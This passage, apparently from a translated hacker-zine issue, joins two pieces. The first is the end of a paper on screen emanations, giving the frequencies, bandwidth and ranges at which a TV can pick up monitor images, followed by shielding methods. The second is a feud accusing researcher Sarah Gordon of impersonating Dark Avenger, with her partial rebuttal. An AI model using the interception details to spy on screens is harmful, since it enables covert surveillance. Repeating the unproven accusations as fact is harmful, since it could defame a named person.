Средняя диаграмма на рис. 2.2 показывает измеренный спектр на управляемом катоде кинескопа. Хорошо видно совпадение расчётного и измеренного спектра по частоте. Однако рассчитанное и измеренное спектральные представления отличаются по форме огибающих. В измеренном спектре наблюдается рост амплитуды в диапазоне от 175 МГц до 225 МГц. Этот рост, как правило, обнаруживается в одинаковой или схожей форме в различных мониторах. Его причинами являются конструктивные особенности, применяемые компоненты и геометрические размеры видеодисплейного терминала. В нижней части рис. 2.2 представлено компрометирующее излучение терминала, измеренное на расстоянии 10 м. Спектр излучения наложен на широковещательный, радио- и помеховые спектры, поскольку измерения проводились на открытой местности. Несмотря на эти помехи, хорошо различима характерная форма катодного спектра. Рост амплитуды в диапазоне от 175 МГц до 225 МГц представляет особую опасность, поскольку именно в этом частотном диапазоне работают телевизионные передатчики диапазона III и все телевизоры настроены на него (см. рис. 2.2).

Сравнение уровня интенсивности телевизионного передатчика с уровнем компрометирующего излучения на рис. 2.2 показывает их соответствие. Поэтому принять компрометирующее излучение вблизи источника с помощью обычного телевизора со стандартной чувствительностью не составляет труда.

На рис. 2.3 показано спектральное распределение компрометирующих поверхностных волн, излучаемых видеодисплейным терминалом. Здесь также прослеживается характерная форма частоты точек или пикселей. На более высоких частотах амплитуда спектра поверхностных волн значительно ниже, чем амплитуда спектра излучения. Поверхностные волны имеют меньшую интенсивность в диапазоне эфирного телевещания, но большую — в диапазоне кабельного телевидения. Для приёма поверхностных волн необходим телевизор с поддержкой кабельного подключения.

На рис. 2.4 показан спектр третьего типа эмиссий: компрометирующих токов и напряжений, поступающих в линии электропитания. Он очень похож на спектр поверхностных волн. Амплитуда этого спектра на более высоких частотах ещё ниже, чем у спектра поверхностных волн. Для приёма какого-либо сигнала необходим телевизор с поддержкой кабельного подключения. Однако интенсивность токов и напряжений настолько высока, что их легко принять обычным телевизором со стандартной чувствительностью.

2.2. Частота и частотный диапазон

Из рис. 2.2, 2.3 и 2.4 следует, что наилучший приём трёх типов эмиссий достигается на следующих частотах:

```
компрометирующее излучение          прибл. 200 МГц
компрометирующие поверхностные волны прибл. 60 МГц
компрометирующие напряжения         прибл. 20 МГц
```

Видеоинформация изображения на мониторе занимает половину спектральной дуги. Следовательно, полоса частот приёмника должна составлять 10 МГц для всех трёх типов эмиссий.

2.3. Направленные характеристики излучения

На рис. 2.5 показаны направленные характеристики компрометирующего излучения видеодисплейного терминала в пластиковом корпусе. Согласно этой диаграмме, доминирует боковое излучение. Напряжённость поля по осям спереди и сзади составляет около 30% от боковой. Мощность излучения в этих направлениях — лишь около 10% от боковой. Дальность излучения по направлениям вперёд и назад также сокращается до 30%. Это явление впервые

указывает на первичную защитную меру от компрометирующего излучения — правильное расположение устройства в пространстве.

Компрометирующие поверхностные волны и напряжения силовых линий распространяются в соответствии с конфигурацией проводников. Предпочтительного направления нет.

2.4. Дальность

Дальность компрометирующего излучения видеодисплейного терминала определяется как максимальное расстояние между излучающим терминалом и телевизионным приёмником, при котором изображение остаётся читаемым.

Дальность может существенно различаться для трёх типов излучения. Она зависит от типа излучателя и пути распространения.

Впечатляющие цифры дальности — некоторые из которых не всегда взяты из технической литературы — как правило, не указывают условия, при которых они были получены. Поэтому перед использованием таких данных их целесообразно проверить.

2.4.1. Дальность компрометирующего электромагнитного излучения

Зависимость напряжённости поля от расстояния показана на рис. 2.6.

Зависимость дальности от используемого приёмника показана для расстояний 25 м, 40 м и 80 м. Напряжённость поля на расстоянии 25 м достаточна для приёма изображения на обычном телевизоре по схеме рис. 1.3. При использовании узкополосной телевизионной антенны или малошумящего антенного усилителя напряжённость поля на расстоянии 40 м и 80 м соответственно всё ещё достаточна для получения читаемого изображения.

Выполаживание кривой на больших расстояниях свидетельствует о том, что применение более чувствительных антенн или лучших приёмников позволяет увеличить дальность до нескольких сотен метров. Дальность также возрастает при высотном расположении, например, когда и излучатель, и приёмник находятся в высотном здании или на его крыше. Это было подтверждено экспериментом с двумя высотными зданиями, разделёнными более чем 150 м. Очень чёткое изображение было получено с помощью относительно простой антенны с G = 6 дБ.

2.4.2. Дальность компрометирующих поверхностных волн

Измерения показали, что поверхностные волны могут распространяться на большой площади без заметного затухания, если охватывающие металлические проводники также простираются по всей этой площади.

Распространение существенно снижается при пересечении металлическим проводником металлических поверхностей — металлических стен или металлических сеток, например арматуры в бетонных стенах.

Диссипативные строительные материалы также поглощают поверхностные волны. Лёгкие конструкции — использование гипсокартона или пластиковых перегородок в крупных зданиях — увеличивают дальность поверхностных волн приблизительно до 100 м без потери читаемости изображения.

2.4.3. Дальность эмиссий через силовые линии

В данном случае условия ещё менее определённы, чем в предыдущих. Следует исходить из того, что внутри здания компрометирующие токи и напряжения могут приниматься по фазе силовой линии, питающей видеодисплейный терминал. Нельзя исключать и возможность приёма сигнала через другие фазные линии путём межфазного перетекания в сети питания.

Дальность очень сильно зависит от типа установки и применяемых приборов. Можно предположить дальность порядка 100 м.

---

3. Защитные меры

Защитные меры делятся на три категории:

• модификация устройств и приборов путём изменения методов обработки и схемотехники;
• гетеродинирование шумом или сигналами из внешних источников;
• экранирование, блокировка и фильтрация.

3.1. Модификация аппаратуры

Модификация аппаратуры состоит в изменении метода обработки сигнала и схемотехники устройства. Цель этих мер — изменить спектральное распределение и интенсивность излучения таким образом, чтобы приём телевизионными приёмниками или незначительно доработанными телевизорами стал невозможным.

Например, изменение метода может состоять в существенном увеличении частоты точек или пикселей, символьной и строчной частот. Уменьшение амплитуды и крутизны фронта импульса также изменяет спектр излучения, что затрудняет приём. Однако последующая модификация видеодисплейного терминала имеет серьёзные недостатки. Прежде всего, пользователь видеодисплейных терминалов, как правило, не располагает ни кадровыми ресурсами, ни необходимым оборудованием для проведения модификаций. Вдобавок модифицированные таким образом устройства лишаются гарантии производителя и разрешения на эксплуатацию, выданного государственными ведомствами по телекоммуникациям. По этим причинам последующая модификация аппаратуры пользователем в общем случае исключена.

3.2. Стратегия гетеродинирования

Защитная мера называется стратегией гетеродинирования, когда компрометирующее излучение подавляется наложением электромагнитного шума или определённых электромагнитных сигналов.

Телевизионный приёмник принимает компрометирующее излучение совместно с наложенным шумом или ложным сигналом. Шум или ложный сигнал выбраны такими, что простыми средствами отфильтровать или декодировать компрометирующее излучение невозможно.

Поскольку шум и ложный сигнал создают помехи не только для телевизионного приёмника перехватчика, но и для других телевизоров в округе, стратегия гетеродинирования по всем признакам нарушает законы и нормативные акты, регулирующие телекоммуникации. Насколько известно, эта защитная мера применяется только в исключительных обстоятельствах, связанных с высокопоставленными государственными должностными лицами.

3.3. Экранирование

В отличие от ранее рассмотренных защитных мер, экранирование обладает двумя важными преимуществами:

• экранирование защищает не только от компрометирующего излучения, но и от внешних электромагнитных помех, способных проникать в устройства обработки данных снаружи и нарушать их работу;
• кроме того, экранирование не нарушает законы в области телекоммуникаций и не аннулирует гарантию производителя.

Понятие «экранирование» используется здесь для обозначения экранирования, блокировки и фильтрации.

3.3.1. Параметры экранирования

Требования к экрану описываются затуханием экрана. Затухание экрана — это двадцать логарифмов десятичного отношения напряжённости электрического или магнитного поля внутри экрана к соответствующей величине снаружи.

Конкретные применения и ситуации могут требовать различных значений затухания. Параметры экрана определяются на основе так называемой зонной модели. В зонной модели учитываются тип и интенсивность излучения, состав пути распространения и местная доступность для приёмника.

Параметры экрана влияют не только на затухание, но и на частотный диапазон его эффективности. На рис. 3.1 показана диаграмма, классифицирующая различные типы экранов согласно нормам MIL STD 285 и 461B, NSA 656 и нормам VG 95 375.

3.3.2. Применимость экранирования

Электромагнитное экранирование может применяться для излучающих устройств или устройств, подвергающихся помехам, для зданий и помещений, а также для мобильных кабин.

3.3.2.1. Экранирование аппаратуры

Экранирование аппаратуры, хотя нередко выполнимое быстро и без особых затрат, имеет свои проблемы.

В общем случае, особенно при последующей установке, оно может привести к ухудшению внешнего вида и эстетики экранируемого устройства. Отверстия в экране, например для вентиляции или органов управления, не всегда удаётся полностью заглушить. В этом случае они являются точками эмиссии с особенно высокими уровнями излучения.

Стремление сохранить эргономичные условия — хорошую видимость для пользователей — делает экранирование экранов особенно сложной задачей. Если корпус устройства выполнен не из металла, а из пластика, рассматриваются следующие экранирующие материалы: металлические фольги, металлическая ткань, металлизированные пластики, электролитические покрытия и слои металлической краски или пасты. В последнее время промышленность пластмасс предлагает также металлизированные слои ткани. Подобное стекло, в частности, предлагает компания VEGLA, Аахен. Вентиляционные отверстия заглушаются металлической тканью или сотовыми решётками.

Системы блокировки и фильтры на всех выходящих из устройства проводах предотвращают эмиссию компрометирующих поверхностных волн и напряжений питания.

3.3.2.2. Экранирование зданий и помещений

Экранирование зданий и помещений имеет ряд преимуществ. Оно целиком находится в компетенции пользователя. Незначительные ограничения, связанные со статикой здания и местными строительными нормами, возникают только при внешнем экранировании. Экранирование здания или помещения обеспечивает защиту, независимую от конкретного прибора или его типа. Это долговременная и эффективная защита. Техническое обслуживание минимально, а последующие расходы практически отсутствуют. Интерьер и планировка помещений не изменяются.

Если требуются более высокие значения экранирования или планировка здания/помещения с повышенным уровнем комфорта, то возникают более значительные затраты и, соответственно, более высокие расходы.

3.3.2.3. Экранирование кабин

Экранирование кабин обладает всеми преимуществами экранирования зданий и помещений. Кроме того, оно не зависит от статики здания и местных строительных норм. Более того, экранирование кабин требует меньших затрат и расходов, чем экранирование зданий или помещений.

Однако экранированные кабины не обеспечивают такого же уровня комфорта и качества интерьера, как экранированные здания или помещения.

3.3.3. Компоненты экранирования

Электромагнитное экранирование состоит из трёх компонентов:

• собственно экран с различными конструктивными элементами как защита от излучения;
• блокировка всех неэлектрических и электрических линий питания для защиты от поверхностных волн;
• электрические фильтры на всех линиях питания для защиты от компрометирующих напряжений.

3.3.3.1. Электромагнитный экран

Экран состоит из оболочки и конструктивных экранирующих элементов.

Оболочка экрана — метод и конструкция

Как правило, для создания электромагнитных экранов зданий и помещений используются металлические листы или металлическая фольга. При снижении требований к затуханию и верхней граничной частоте можно применять проволочную сетку, металлические сети и — при надлежащем исполнении — даже арматурную сетку в бетоне; очевидный недостаток состоит в том, что осадка или движение здания могут вызвать трещины, которые сделают экран неэффективным.

Поэтому для создания электромагнически экранированных кабин используются только металлические экраны или прочная проволочная сетка.

Экран здания или помещения может быть возведён по нескольким конструктивным принципам. На рис. 3.2 показаны основные из них.

При сэндвич-конструкции экран располагается между внешним и внутренним слоями стены. Новый тип конструкции использует принцип «потерянной опалубки». Сам экран из листового железа толщиной 3–5 мм служит внутренним слоем при изготовлении бетонных стен. Листы соприкасаются друг с другом и должны быть сварены в точках контакта. Если экраны здания или помещения должны отвечать специальному назначению, они заземляются в единственной точке; монтаж

выполняется таким образом, чтобы обеспечить электрическую изоляцию от стен здания или помещения. Так называемые внутренние экраны обеспечивают эту защиту. В простых случаях внутренний экран укладывается на стены с изоляцией с помощью специальной подстилающей конструкции. Однако эта компактная и простая конструкция имеет недостаток: часть экрана, обращённая к стене, недоступна для контроля — коррозия, осадка или движение здания, а также повреждения при работах на внешней части здания могут оставаться незамеченными. Использование некоррозионного материала экрана или достаточная вентиляция пространства за экраном защищают от коррозии в этих случаях. Самонесущий внутренний экран подвешивается к несущей решётчатой конструкции. Эта конструкция может быть аналогична конструкции кабины. В случае больших помещений — например, залов — по статическим соображениям следует использовать ферму. Самонесущий внутренний экран обладает преимуществом доступности, хотя полезный объём помещения уменьшается.

В помещениях, где экран подвергается лишь незначительному механическому воздействию и не требует полного перекрытия, экранирующая металлическая фольга клеится непосредственно на стену и сваривается в точках контакта.

Конструкция пола практически одинакова для всех четырёх принципов. Важно, чтобы пол, на который укладывается экран, был защищён от влаги и являлся ровным. В случае электрически изолирующих слоёв, например ламинированной бумаги или ПВХ, они сначала укладываются на пол. Конструкция потолка определяется конкретными требованиями и условиями. Потолочный экран может выполняться в виде подвесного металлического потолка или самонесущей потолочной конструкции.

Конструктивные элементы экрана

Конструктивные элементы, перекрывающие смотровые или входные проёмы, называются конструктивными элементами экрана. Входные проёмы — это двери, ворота и люки. Смотровые проёмы — это окна.

Экранированные двери, ворота и люки служат двум целям: первая — запирание помещения, вторая — его экранирование.

Экран двери, ворот или люка, как правило, выполняется из листового железа. Переход от экрана двери или ворот к экрану помещения создаёт специфические технические проблемы. Конструкция компании TRUBE & KINGS зарекомендовала себя как особенно эффективное решение для таких задач (см. рис. 3.3).

Установленный на ребро экран двери, так называемый «нож», задвигается в U-образный профиль, содержащий пружинные контакты. Отличие от других доступных конструкций состоит в том, что нож задвигается не в пружину снизу вверх. Такая конструкция снижает износ переходной точки между дверью и экраном помещения, увеличивая тем самым долговечность конструкции, что означает лучшую защиту и более высокую надёжность. Данная конструкция TRUBE & KINGS удовлетворяет наивысшим требованиям по затуханию экрана.

Окна в экранированных помещениях заглушаются экранирующим стеклом или так называемыми сотовыми вентиляционными шахтами. Само собой разумеется, такие окна не должны открываться. На рис. 3.4 показано поперечное сечение стекла, специально разработанного компанией VEGLA для помещений с вычислительной техникой. Стекло состоит из нескольких слоёв с вработанными в них очень мелкой металлической сеткой и напылённым металлическим слоем. Толщина проволоки — в диапазоне нескольких микрометров, поэтому сетка практически невидима. Это стекло также может изготавливаться ударопрочным, огнеупорным и пуленепробиваемым.

С помощью стекла можно достичь значений затухания среднего диапазона (см. рис. 3.1). Специально изготовленное стекло обеспечивает ещё более высокие значения затухания.

На рис. 3.4 также показаны так называемые сотовые вентиляционные шахты производства SIEMENS. Видимость и комфорт освещения существенно ограничены. Преимущество же состоит в том, что этот тип экранирования удовлетворяет требованиям к наивысшему затуханию экрана.

3.3.3.2. Блокировка

Все неэлектрические линии питания, выходящие из экранированного помещения, должны быть заблокированы для защиты от распространения поверхностных и оболочечных волн. Водопроводные трубы, трубы отопления, пневматические и гидравлические трубопроводы соединяются с металлическим экраном через кольцевые переходники. В зависимости от требуемого частотного диапазона диаметр трубы также разделяется фильтрующими секциями. На высоких частотах с помощью таких блокировочных устройств можно достичь затухания до 100 дБ.

Вентиляция экранированных помещений может создавать проблемы. Они возникают при необходимости обеспечить затухание экрана вплоть до наивысших частот. В этом случае необходимо применять двухступенчатые вентиляционные фильтры. Первая ступень состоит из вогнутых проводниковых фильтров, работающих на частотах до 200 ГГц; вторая ступень — из фильтров-поглотителей, защищающих от компрометирующих частот выше 200 ГГц.

На рис. 3.5 показана конструкция вышеописанного вентиляционного шлюза производства SCHORCH.

3.3.3.3. Электрические фильтры

Фильтры должны устанавливаться на линиях электропитания, телефонных проводах и линиях подачи данных в точках их выхода из помещения. Фильтры должны монтироваться непосредственно на экране.

Используемые здесь фильтры аналогичны применяемым в области электромагнитной совместимости.

---

4. Заключение

Электрические устройства, используемые в обработке, передаче и обеспечении данных, испускают электромагнитное излучение, электромагнитные поверхностные волны и токи и напряжения в линиях электропитания, телефонных проводах и линиях подачи данных.

Если это излучение несёт реальные данные или информацию устройства обработки данных, оно является компрометирующим.

С помощью телевизионного приёмника легко принять, декодировать и сделать читаемыми такие компрометирующие эмиссии. Существует несколько возможностей для защиты от компрометирующих эмиссий оборудования обработки и передачи данных. Применение экранирования в виде экранирования помещений, блокировки линий питания и фильтров для электрических линий является наилучшей защитой для пользователей оборудования обработки, передачи и обеспечения данных.

Афера Сары(х?) Гордон и «Тёмного Мстителя»

Автор: Kohntark

[Примечание редактора:

Следующие два материала весьма интересны. Я никогда особо не обращал внимания на ту часть нашего сообщества, которая занимается вирусами. По какой-то причине сама идея стоит за ними необычная, но я никогда не видел смысла присматриваться к ним. Даже когда я читал лекции, всегда опускал тему вирусов, поскольку она казалась несущественной. Я имею в виду: когда «fdisk /mbr» решает столько проблем, в чём вообще дело?

Я понимаю, что упрощаю, но всё же...

Пока я продолжал игнорировать эту небольшую, но серьёзную группу людей, увлечённых вирусами, там происходили всякие вещи. Формировались группировки, вспыхивало соперничество, царила паранойя, и появился один из самых нелепых кустарных промыслов в истории персональных компьютеров — живущий на распространении Страха, Неопределённости и Сомнений.

Среди всего этого несколько имён всплыли как потенциальные угрозы этому маленькому мирку. Одно из них — Сара Гордон — даже оказалась в центре внимания как параноидальный, громящий BBS, преследующий хакеров психопат в довольно плохо исследованной и наспех написанной статье в Phrack несколько лет назад. Довольно странно, что при всей шумихе, которую поднимает андеграунд, никто не удосуживается выслушать другую сторону, и мы продолжаем нагнетать обстановку и поддерживать паранойю.

С учётом всего этого я получил файл, в котором утверждалось, что содержится информация о масштабном «разоблачении» Сары, якобы маскирующейся под «Тёмного Мстителя». Даже я, тупица, слышал о «Тёмном Мстителе», поэтому прочитал. После прочтения хотел было передать это в /dev/null, но потом решил, что гораздо веселее будет отправить это и Саре — и дать ей возможность ответить.

Это чертовски занятно и лишний раз показывает, что в андеграунде между его разными группами не меньше сходства, чем различий.]

В ходе одного из многочисленных онлайн-разговоров с Сарой Гордон я спросил её о достоверности интервью VNI и о её реальных отношениях с предполагаемым «Тёмным Мстителем» — после того как вошёл на её BBS VFR и увидел там аккаунт под номером #2 (её собственный был #1), названный в его честь.

Я оставил сообщение для «Тёмного Мстителя», утверждая, что весь этот аккаунт — липа, поскольку крайне маловероятно, что этот человек стал бы звонить из Болгарии и заходить на посредственную BBS только ради общения с ней — учитывая стоимость такого международного звонка, экономическую ситуацию в Восточной Европе и один факт, о котором я узнал позже: у Сары(х) Гордон есть аккаунт на болгарском unix-сервере DIGSYS, доступном по местному телефону прямо оттуда!

Как и следовало ожидать, Сара(х) быстро «заметила» моё личное сообщение «Тёмному Мстителю» и ответила на мои вопросы в публичном посте в FIDONET — при том что я не читаю посты в FIDONET, и она знает, что у меня нет к ним доступа!!!!

Она заявила, что «Тёмный Мститель» прекрасно осведомлён о том, сколько денег она заработала на интервью VNI, и что они поддерживают контакт, и тому подобное.

Затем я снова поставил ей вопрос обо всей этой истории и потребовал доказательств — или какого-либо прямого контакта от «Тёмного Мстителя» на мой анонимный интернет-аккаунт.

Поскольку никто прежде не ставил под сомнение достоверность её отношений с DA, она приняла это близко к сердцу, и вскоре после этого я получил три коротких сообщения, отправленных с адреса `` — подключённой к интернету UNIX-системы в Болгарии.

Вот они:

(Личные, компрометирующие части замаскированы символом X)

Первое сообщение:

```
From daemon@digsys.bg Wed Jul 14 19:07 EDT 1993
Received: from danbo.digsys.bg by XXXXXXXXXXXXXXXXXXXXXX; Wed, 14 Jul 93 19:07:3
4 -0400
Return-Path: <dav@danbo.digsys.bg>
Received: by XXXXXXXXXXXXXX (5.67/1.35)
        id AA12850; Thu, 15 Jul 93 02:04:46 +0300
Message-Id: <9307142304.AA12850@XXXXXXXXXXXX>
To: XXXXXXX
From: dav@danbo.digsys.bg
Date: Wed, 14 Jul 93 23:41:36 +0300
Subject: No subject
Status: RO


kohntark-

i just talked to a friend of mine who said you dont like her user
log. why shouldnt i call her from bulgaria? i call whoever i want
to, and this is not your problem.

by the way, she sent me your mail. for your information, i do
know how much money she made of that interview. and i also think
that this is none of your business.

also, maybe it would be good for you to know, that by offending
her, you are offending me, too. keep this in mind.

<dav>
```

Второе сообщение:

```
>My mail with her is none of your business either.

i dont think so, dude.


maybe you need to read the next few lines again,
in case you missed them.


>>
>> also, maybe it would be good for you to know, that by offending
>> her, you are offending me, too. keep this in mind.
>>
>> <dav>
 >
 >HA HA! and you expect me to believe that you are the DA!
 >send me a proof: an email address from bulgaria or tell me
 >how many addressing modes does the MTE have?
 >
 >nice try.


 well, what do you think the domain .bg in my email address stands for?
```

```
maybe you think its kameroon?
as for the mte, im not giving you any info.

i need not prove anything to anybody, and certainly dont plan to waste more
of my time talking to you. you have been warned.


<dav>
```

Третье сообщение:

```
oh, yeah. sure it did.
only you will not know where something else came from, when it knocks on your
door. i have nothing more to say.
```

По своей наивности я слепо доверился этим трём загадочным ответам, хотя тот, кто отвечал, отказался сообщить такой пустяк, как количество режимов адресации двухлетнего движка шифрования (MTE), а слово «Камерун» написал через «k» (ср. написание URUGUAY у Сары Гордон в VIRUS-L, том 6, выпуск 120 — v06i120).

Вскоре после ряда посторонних обсуждений и поста Сары(x) в CUD, где меня упомянули (без имени), кто-то предупредил меня о нескольких постах в NUKENET, якобы от «Тёмного Мстителя» и некоего Тодора Тодорова — с аккаунта последнего, — в которых упоминались я и Аристотель. В этих сообщениях меня называли «hotshot» — словом, которое Сара Гордон употребляла в отношении меня несколько раз в личной переписке. Именно тогда я начал серьёзно подозревать, что здесь что-то нечисто.

Я позвонил сисопу и владельцу Вирусологического исследовательского института Вирджинии, Аристотелю, чтобы узнать подробности о постах, и он обратил моё внимание на характерный стиль письма Сары(x) Гордон: она **никогда** не использует заглавные буквы и апострофы в личной переписке и всегда подписывается в нижнем левом углу. (В наши дни она редко подписывает свои посты и меняет имя пользователя в аккаунте vfr@netcom.com каждую неделю! В качестве дополнительного доказательства её стиля письма см. публичные посты в VIRUS-L, том 6, №120; у меня также есть более 100 Кб личной переписки в подтверждение этого факта!)

Именно тогда мы поняли, что она выдавала себя за Тодора Тодорова и «Тёмного Мстителя» (кто вообще может подтвердить онлайн-личность?) и проникла в NUKENET.

Описанный стиль письма в точности совпадает с тем, что был в сообщениях, которые я получил от «Тёмного Мстителя».

Вскоре после этого аккаунт `` был закрыт, и я узнал всю правду.

Болгарский сайт danbo.digsys.bg принадлежит Даниэлю Калчеву — ещё одному самопровозглашённому AV-исследователю, чьи главные заслуги состоят в отправке различных болгарских вирусов в VSUM Патрисии Хоффман! (Это можно проверить, выполнив поиск по слову «Kalchev» в актуальных версиях VSUM, или связавшись с ним по адресу `). Он — близкий друг Сары(x) Гордон, у него есть аккаунт на её BBS VFR (это можно проверить, войдя в её систему и просмотрев список пользователей), а У НЕЁ есть аккаунт в digsys.bg по адресу ` (насколько мне известно, этот аккаунт до сих пор действителен; обратите внимание на H в конце имени!).

Мой вывод: DA никогда не получил бы аккаунт в такой системе, поскольку он НЕНАВИДИТ Даниэля Калчева!!!!

Вот что в действительности произошло: Сара(x) Гордон, стремясь доказать, что она поддерживает связь с «Тёмным Мстителем», попросила своего приятеля Даниэля Калчева создать аккаунт под именем «Тёмного Мстителя» (`` — именно так она всегда к нему обращается, хотя сам он никогда не подписывается таким образом; см. исходный код его вируса «Dark Avenger» или имя в

сообщении вируса «Commander Bomber»: [DAME]).

Оттуда она могла отправлять мне письма, которые якобы поступали из Болгарии и были бы неотслеживаемы: она заходила в свой аккаунт в digsys.bg и внутренне переключалась на аккаунт `` прямо с того же болгарского сайта. (На большинстве интернет-систем UNIX и VAX можно отследить, откуда и когда входили в систему.)

Как и следовало ожидать, она всё отрицает. Среди её нелепых объяснений есть, например, такое: «hotshot — очень распространённое английское слово в Болгарии»!!!

Вы можете задаться вопросом: а в чём дело с буквой H? Сара это или Сарах?

Я сам задал ей этот вопрос, когда заметил несоответствие в одном из интервью VNI, где её имя написано как Sarah. Она ответила, что это ошибка издателя. Ошибка? Нет — очередная ложь, призванная сбить с толку тех, кто ищет правду. Например, можно проверить её аккаунт в системе Даниэля Калчева: `` — написано с H. Ещё одна «ошибка издателя»? :)

О бесчисленных других лжах Сары Гордон рассказывается в NUKE Info-Journal №6.

Всё это ставит под сомнение достоверность интервью VNI и репутацию Сары(х) Гордон как серьёзного (самопровозглашённого) «вирусолога».

IMHO, интервью VNI — полная выдумка, призванная лишь укрепить её статус «журналиста» и обеспечить заработок путём продажи дальнейших «интервью» другим изданиям. (Она предлагала свои платные «интервьюерские» услуги различным другим публикациям.)

По моим сведениям, изложенная здесь информация достоверна и поддаётся проверке. Я решил опубликовать её, невзирая на угрозы в мой адрес и бесчисленную ложь обо мне, распространяемую Сарой(х) Гордон. Я делаю это, чтобы остановить ложь и коррупцию, которые питает антивирусная индустрия.

Ответ Сары Гордон

Автор: Sarah Gordon

Привет и приветствия :)

Спасибо за возможность внести свой вклад в Phrack. Несмотря на то что мы, возможно, не во всём согласны, я ценю шанс говорить за себя. В прошлом, как многие теперь знают, у меня такой возможности не было. Мои взгляды и идеалы весьма схожи с вашими, и я надеюсь, что мой ответ на эту «Статью» поможет пролить немного света на то, что здесь происходит на самом деле.

Мне не очень хочется тратить на это много времени, поскольку это, как вы и сказали, очевидно личная атака. Но, с другой стороны, подобная чепуха может разрастись до такой степени, что начнёт оказывать реальное воздействие — например, вызвать ответную реакцию против программистов и хакеров в Болгарии, которая затем распространится на Соединённые Штаты. Они уже много пострадали от преследований из-за прошлых злонамеренных и безответственных действий некоторых своих вирусописателей. С тех пор как Dark Avenger перестал писать вирусы, их репутация несколько улучшилась.

Дэвид Брискоу недавно написал:

> *«Компьютерные хакеры из бывших коммунистических стран, включая неуловимого болгарина, известного как Dark Avenger, создают озорные и порой дорогостоящие вирусы, которые угрожают компьютерам по всему миру».*

После недавнего интервью, которое я взяла у Dark Avenger, меня упрекнули в том, что я не раскрыла его личность, чтобы его можно было «заставить заплатить».

В журнале «Discover» журналисты Пол Мунго и Брайан Клаф цитируются из их книги «Approaching Zero»: «Мутирующий движок... самый опасный вирус из когда-либо созданных». Это настолько глупо, особенно учитывая, что он не размножается. Это инструмент для шифрования. Ну и расшифровки тоже, но объяснение принципа его работы здесь не суть важно — достаточно сказать, что это не «самый опасный вирус из когда-либо созданных».

Если люди будут полагаться на СМИ как на источник информации, СМИ обязаны предоставлять нам точную информацию. Однако это не всегда так.

Если взглянуть на реальные вирусы, которые чаще всего встречаются «в дикой природе» (то есть выявляемые пользователями — в университетах, корпорациях и т. д.), количество болгарских вирусов, **непосредственно** влияющих на пользователей, ничтожно мало. По какой-то причине СМИ любят изображать Болгарию как главную движущую силу разрушения данных!

Меня лично не интересует экономика Болгарии или любой другой страны, но СМИ очень любят использовать подобную «информацию», чтобы торговать своим фирменным страхом.

Хватит страха. Страх — это плохо. Это одна из вещей, которая ведёт к вмешательству правительства в те сферы нашей жизни, где оно совершенно нежелательно.

Сара(x?) Гордон и афёра с Dark Avenger

Автор оригинальной обвинительной части: K$htark

В одном из многих онлайн-разговоров с Сарой Гордон я однажды спросил её о достоверности интервью VNI и о её реальных отношениях с предполагаемым Dark Avenger — после того как, войдя в её BBS VFR, обнаружил аккаунт под номером #2 (её аккаунт был #1), названный в его честь.

[Ответ Гордон]: Конечно, его имя (Dark Avenger) было там под номером #2. Это я его туда поставила. Его последний звонок на мою BBS был 31 июля 1993 года в 13:55. Однако это было не начало этой истории с Кохнтарком. Он рассылал мне письма примерно в течение одного месяца — с аккаунта по адресу `cxxxxx.ic.xxxxxx.edu`. Запомните этот адрес. Он пригодится позже.

Я точно не помню дату первого сообщения, но думаю, что примерно месяц. Поначалу он был достаточно разумным, но постепенно становился всё более раздражённым. Поскольку он счёл уместным включить сюда личную почту от Dark Avenger, я думаю, могу позволить себе проиллюстрировать его «хакерство» :) (если это вообще можно назвать хакерством — решайте сами). (О БОЖЕ, СТРОЧНЫЕ БУКВЫ... ЛеЦ СиМ...)

Я оставил сообщение для Dark Avenger там, заявив, что весь аккаунт поддельный, поскольку крайне маловероятно, что этот человек будет звонить из самой Болгарии и входить в посредственную BBS только ради того, чтобы поболтать с ней, учитывая расходы на такой международный звонок, экономическую ситуацию в Восточной Европе и факт, который я узнаю позже: у Сары(х) Гордон есть аккаунт на болгарском UNIX-сервере DIGSYS, доступном по местному телефону оттуда!

[Ответ Гордон]: Этот парень, похоже, не очень хорошо знает об «экономической ситуации в Восточной Европе». По крайней мере, о личном финансовом положении Dark Avenger :) или моём. Может, Dark Avenger и мог позвонить на digsys, но я уж точно не могла, когда только начала с ним разговаривать. У меня не было никакого интернет-аккаунта. Всё, что у меня было, — это моя посредственная BBS. Добраться до неё он мог только позвонив мне напрямую.

Да, у меня там есть аккаунт — **сейчас**, но я не использовала и не использую его для общения с Dark Avenger. Он не хотел, чтобы сисадмин отслеживал наши разговоры. И этого аккаунта у меня не было до тех пор, пока я долгое время не пообщалась с Dark Avenger, так что я вряд ли могла использовать этот сервер для общения с ним в самом начале — тогда у меня там ещё не было аккаунта :) На самом деле, у него тоже тогда не было, поскольку никакого digsys.bg ещё не существовало, насколько я знаю. Годами он звонил на Danbo BBS. Она не была подключена к интернету. Позже он действительно пользовался ею — когда она наконец подключилась к интернету — чтобы иногда писать мне, но редко. Чаще он приходил через IRC.

На самом деле, несколько человек, которых вы знаете, общались с ним там вместе со мной. Он им не очень понравился — нашли его грубым и высокомерным. Бывает.

Но он совершенно точно звонил мне сюда. Неужели Кохнтарк думает, что только он умеет звонить по межгороду? Dark Avenger часто мне звонил, и не всегда из Болгарии. Я не знаю, как и платил ли он за звонки — всё, что я знаю: поскольку я не могла себе позволить звонить ему и не знала его номера, звонил он.

Что касается моей «посредственной» BBS, она служит своей цели :) Думаю, предоставлять бесплатные антивирусные продукты, которые не стоят пользователям целого состояния и которые реально РАБОТАЮТ, — это вполне хорошая цель. Не вижу смысла в том, чтобы людей эксплуатировали некоторые антивирусные компании, которые продвигаются различными журналами, в свою очередь высоко оценивающими их, поскольку те дают им рекламу.

Как и следовало ожидать, Сара(x) быстро «заметила» моё личное сообщение Dark Avenger и ответила на мои вопросы в публичном посте в FIDONET (я не читаю посты FIDONET, и она знает, что у меня нет к ним доступа!!!!)

[Ответ Гордон]: Кохнтарк позвонил на мою BBS — по моему приглашению — 13 июля 1993 года в 23:19. Иного способа оставить почту у него не было, поскольку это система только по приглашениям. То, что он позвонил, не стало для меня никаким потрясением. Он попросил создать ему аккаунт, и я это сделала.

